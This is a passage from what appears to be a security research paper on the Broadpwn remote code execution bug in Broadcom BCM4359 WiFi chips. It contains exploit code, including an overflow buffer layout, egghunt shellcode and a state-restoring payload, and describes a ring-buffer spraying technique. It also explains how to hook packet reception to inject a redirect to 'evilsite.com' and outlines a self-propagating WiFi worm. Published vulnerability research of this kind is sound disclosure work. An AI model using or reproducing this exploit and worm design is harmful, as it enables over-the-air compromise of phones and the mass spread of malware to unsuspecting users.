  buf->pm_st_field_28_82 = 0xc8;
  buf->pm_st_field_2c_86 = 0xc8;
  buf->pm_st_field_38_pm2_rcv_timer_98 = 0x1e819c;
  buf->pm_st_field_3c_pm2_ret_timer_102 = 0x1e811c;
  buf->pm_st_field_78_size_162 = 0x1a2;
  buf->bss_info_field_0_mac1_166 = 0x84cac000;
  buf->bss_info_field_4_mac2_170 = 0x106b9ba;

  buf->t_field_20_34 = 0x200000;
  // Point field_18 to the restore_cpsr thunk
  buf->t_field_18_26 = p_patch - 0x14;
  // Write our shellcode address to the thunk
  buf->t_field_1c_30 = buf_base_4359 +
    offsetof(struct exploit_buf_4359, pm_st_field_40_shellcode_start_106) + 1;

  curr_len += overflow_size;
  pos += overflow_size;

  return pos;
}

struct shellcode_ssid {
  unsigned char size;
  unsigned char ssid[31];
} STRUCT_PACKED;

struct exploit_buf_4359 {
  uint16_t stub_0;
  uint32_t t_field_0_2;
  uint32_t t_field_4_6;
  uint32_t t_field_8_10;
  uint32_t t_field_c_14;
  uint32_t t_field_10_18;
  uint32_t t_field_14_22;
  uint32_t t_field_18_26;
  uint32_t t_field_1c_30;
  uint32_t t_field_20_34;
  uint32_t pm_st_size_38;
  uint32_t pm_st_field_0_42;
  uint32_t pm_st_field_4_46;
  uint32_t pm_st_field_8_50;
  uint32_t pm_st_field_c_54;
  uint32_t pm_st_field_10_pspoll_timer_58;
  uint32_t pm_st_field_14_62;
  uint32_t pm_st_field_18_apsd_trigger_timer_66;
  uint32_t pm_st_field_1c_70;
```

```
  uint32_t pm_st_field_20_74;
  uint32_t pm_st_field_24_78;
  uint32_t pm_st_field_28_82;
  uint32_t pm_st_field_2c_86;
  uint32_t pm_st_field_30_90;
  uint32_t pm_st_field_34_94;
  uint32_t pm_st_field_38_pm2_rcv_timer_98;
  uint32_t pm_st_field_3c_pm2_ret_timer_102;
  uint32_t pm_st_field_40_shellcode_start_106;
  uint32_t pm_st_field_44_110;
  uint32_t pm_st_field_48_114;
  uint32_t pm_st_field_4c_118;
  uint32_t pm_st_field_50_122;
  uint32_t pm_st_field_54_126;
  uint32_t pm_st_field_58_130;
  uint32_t pm_st_field_5c_134;
  uint32_t pm_st_field_60_egghunt_138;
  uint32_t pm_st_field_64_142;
  uint32_t pm_st_field_68_146; // <- End
  uint32_t pm_st_field_6c_150;
  uint32_t pm_st_field_70_154;
  uint32_t pm_st_field_74_158;
  uint32_t pm_st_field_78_size_162;
  uint32_t bss_info_field_0_mac1_166;
  uint32_t bss_info_field_4_mac2_170;
  struct shellcode_ssid ssid;
} STRUCT_PACKED;
```

And this is the shellcode which carries out the egghunt:

```
__attribute__((naked)) void
shellcode_start(void)
{
  asm(
    "push {r0-r3,lr}\n"
    "bl egghunt\n"
    "pop {r0-r3,pc}\n"
  );
}

void egghunt(unsigned int cpsr)
{
  unsigned int egghunt_start = RING_BUFFER_START;
  unsigned int *p = (unsigned int *) egghunt_start;
  void (*f)(unsigned int);
```

```
loop:
  p++;
  if (*p != 0xc0deba5e)
    goto loop;
  f = (void (*)(unsigned int))(((unsigned char *) p) + 5);
  f(cpsr);
  return;
}
```

So we have a jump do our payload, but is that all we need to do? Remember that we have seriously corrupted the `wlc->pm` object, and the system will not remain stable for long if we leave it that way. Also recall that one of our main objectives is to avoid crashing the system—an exploit which gives an attacker transient control is of limited value.

Therefore, before any further action, our payload needs to restore the `wlc->pm` object to its normal condition. Since all addresses in this object are consistent for a given firmware build, we can just copy these values back into the buffer and restore the object to a healthy state.

Here's an example for what an initial payload will look like:

```
unsigned char overflow_orig[] = {
  0x00, 0x00, 0x03, 0xA4, 0x00, 0x00, 0x27, 0xA4,
  0x00, 0x00, 0x42, 0x43, 0x5E, 0x00, 0x62, 0x32,
  0x2F, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0xC0, 0x0B, 0xE0, 0x05, 0x0F, 0x00,
  0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x7A, 0x00,
  0x00, 0x00, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x64, 0x7A, 0x1E, 0x00, 0x00, 0x00,
  0x00, 0x00, 0xB4, 0x7A, 0x1E, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0xC8, 0x00, 0x00, 0x00, 0xC8, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x9C, 0x81, 0x1E, 0x00, 0x1C, 0x81,
  0x1E, 0x00
};

void entry(unsigned int cpsr)
{
  int i = 0;
  unsigned int *p_restore_cpsr = (unsigned int *) 0x16010C;

  *p_restore_cpsr = (unsigned int) restore_cpsr;

  printf("Payload triggered, restoring CPSR\n");
```

```
  restore_cpsr(cpsr);

  printf("Restoring contents of wlc->pm struct\n");

  memcpy((void *) (0x1e7e02), overflow_orig, sizeof(overflow_orig));
  return;
}
```

At this stage, we have achieved our first and most important mission: we have reliable, consistent RCE against the BCM chip, and our control of the system is not transient—the chip does not crash following the exploit. At this point, the only way we will lose control of the chip is if the user turns off WiFi or if the chip crashes.

5.1 Second Approach

As we mentioned, there is still a problem with the above approach. For each firmware build, we'll need to determine the correct memory addresses to be used in the exploit. And while those addresses are guaranteed to be consistent for a given build, we should still look for a way to avoid the hard work of compiling address tables for each firmware version.

The main problem is that we need a predictable memory address whose contents we control, so we can overwrite the `pspoll_timer` pointer and redirect it to our fake timer object. The previous approach relied on the fact that the address of `wlc->pm` is consistent for a given firmware build. But there's another buffer whose address we already know: the ring buffer. And in this case, there's an added advantage: its beginning address seems to be the same across the board for a specific chip type, regardless of build or version number.

For the BCM4359, the ring buffer's beginning address is 0x221ec0. Therefore, if we make sure that a packet that we control will be written exactly to the beginning of the ring buffer, we can place our fake timer object there, and our payload immediately after it. Of course, making sure that our packet is put exactly at the beginning of the buffer is a serious challenge: We may be in an area with dozens of other APs and STAs, increasing the noise level and causing us to contend with many other packets.

In order to win the contest for the desired spot in the ring buffer, we have set up a dozen Alfa wireless adapters, each broadcasting on a different channel. By causing them to simultaneously bombard the air with packets on all channels, we have reached a situation where we successfully grab the first slot in the ring buffer about 70% of the time. Of course, this result could radically change if we move to a more crowded WiFi environment.

Once we grab the first slot, exploitation is simple: The fake timer object writes to the offset of `p_restore_cpsr`, overwriting it with the address of an offset within our packet in the first slot. This is where we will store our payload.

Despite the difficulty of this approach and the fact that it requires additional gear, it still offers a powerful alternative to the previous exploitation approach,

in that the second approach does not require knowledge of addresses within the system.

Chapter 6

The Next Step—Privilege Escalation

After achieving stable code execution on the Broadcom chip, an attacker's natural goal would be to escape the chip and escalate their privileges to code execution on the application processor. There are three main approaches to this problem:

1. Find a bug in the Broadcom kernel driver that handles communication with the chip. The driver and chip communicate using a packet-based protocol, so an extensive attack surface on the kernel is exposed to the chip. This approach is difficult, since, unless a way to leak kernel memory is found, an attacker will not have enough knowledge about the kernel's address space to carry out a successful exploit. Again, attacking the kernel is made more difficult by the fact that any mistake we make will crash the whole system, causing us to lose our foothold in the WiFi chip.

2. Using PCIe to read and write directly to kernel memory. While WiFi chips prior to the BCM4358 (the main WiFi chip used on the Samsung Galaxy S6) used Broadcom's SDIO interface, more recent chips use PCIe, which inherently enables DMA to the application processor's memory. The main drawback of this approach is that it will not support older phones.

3. Waiting for the victim to browse to a non-HTTPS site, then, from the WiFi chip, redirecting them to a malicious URL. The main advantage of this approach is that it supports all devices across the board. The drawback is that a separate exploit chain for the browser is required.

We believe that achieving kernel code execution from the chip is a sufficiently complicated subject as to justify a separate research; it is therefore out of the scope of the current research. However, work has already been done by Project Zero to show that a kernel write primitive can be achieved via PCIe[1].

[1] Gal Beniamini's second blog post about BCM deals extensively with this issue (https://googleprojectzero.blogspot.co.il/2017/04/over-air-exploiting-broadcoms-wi-fi_11.html). And while a kernel read primitive is not demonstrated in that post, the nature of

In the current research, our approach is to use our foothold on the WiFi chip to redirect the user to an attacker-controlled site. This task is made simple by the fact that a single firmware function, `wlc_recv()`, is the starting point for processing all packets. The signature of this function is as follows:

```
void wlc_recv(wlc_info *wlc, void *p);
```

The argument p is a pointer to HNDRTE's implementation of an `sk_buff`. It holds a pointer to the packet data, as well as the packet's length and a pointer to the next packet. We will need to hook the `wlc_recv` function call, dump the contents of each packet that we receive. and look for packets that encapsulate unencrypted HTTP traffic. At this point, we will modify the packet the include a `<script>` tag, with the code: `top.location.href = http://www.evilsite.com`.

the MSGBUF protocol seems to make it possible.

Chapter 7

The First WiFi Worm

The nature of the bug, which can be triggered without any need for authentication, and the stability of the exploit, which deterministically and reliably reaches code execution, leads us to the return of an old friend: the self-propagating malware, also known as "worm".

Worms died out around the end of the last decade, together with their essential companion, the remote exploit. They have died out for the same reason: software mitigations have become too mature, and automatic infection over the network became a distant memory. Until now.

Broadpwn is ideal for propagation over WLAN: It does not require authentication, doesn't need an infoleak from the target device, and doesn't require complicated logic to carry out. Using the information provided above, an attacker can turn a compromised device into a mobile infection station.

We implemented our WiFi worm with the following steps:

In the previous chapter, we have started running our own payload after restoring the system to a stable state and preventing a chip crash. The payload will hook `wlc_recv`, in a similar manner to the one showed above.

The code in `wlc_recv_hook` will inspect each received packet, and determine whether it is a Probe Request. Recall that `wlc_recv` essentially behaves as if it runs in monitor mode: all packets received over the air are handled by it, and only tossed out later if they are not meant for the STA.

If the received packet is a Probe Request with the SSID of a specific AP, `wlc_recv_hook` will extract the SSID of the requested AP, and start impersonating as that AP by sending out a Probe Response to the STA.

In the next stage, `wlc_recv` should receive an Authentication Open Sequence packet, and our hook function should send a response. This will be followed by an Association Request from the STA.

The next packet we will send is the Association Response containing the WMM IE which triggers for the bug. Here, we'll make use of the fact that we can crash the targeted chip several times without alerting the user, and start sending crafted packets adapted to exploit a specific firmware build. This will be repeated until we have brute forced the correct set of addresses. Alternatively,

the second approach, which relies on spraying the ring buffer and placing the fake timer object and the payload at a deterministic location, can also be used.

Running an Alfa wireless adapter on monitor mode for about an hour in a crowded urban area, we've sniffed hundreds of SSID names in Probe Request packets. Of these, approximately 70% were using a Broadcom WiFi chip[1]. Even assuming moderate infection rates, the impact of a Broadpwn worm running for several days is potentially huge.

Old school hackers often miss the "good old days" of the early 2000s, when remotely exploitable bugs were abundant, no mitigations were in place to stop them, and worms and malware ran rampant. But with new research opening previously unknown attack surface such as the BCM WiFi chip, those times may just be making a comeback.

[1] This is an estimate, and was determined by looking up the OUI part of the sniffed device's MAC address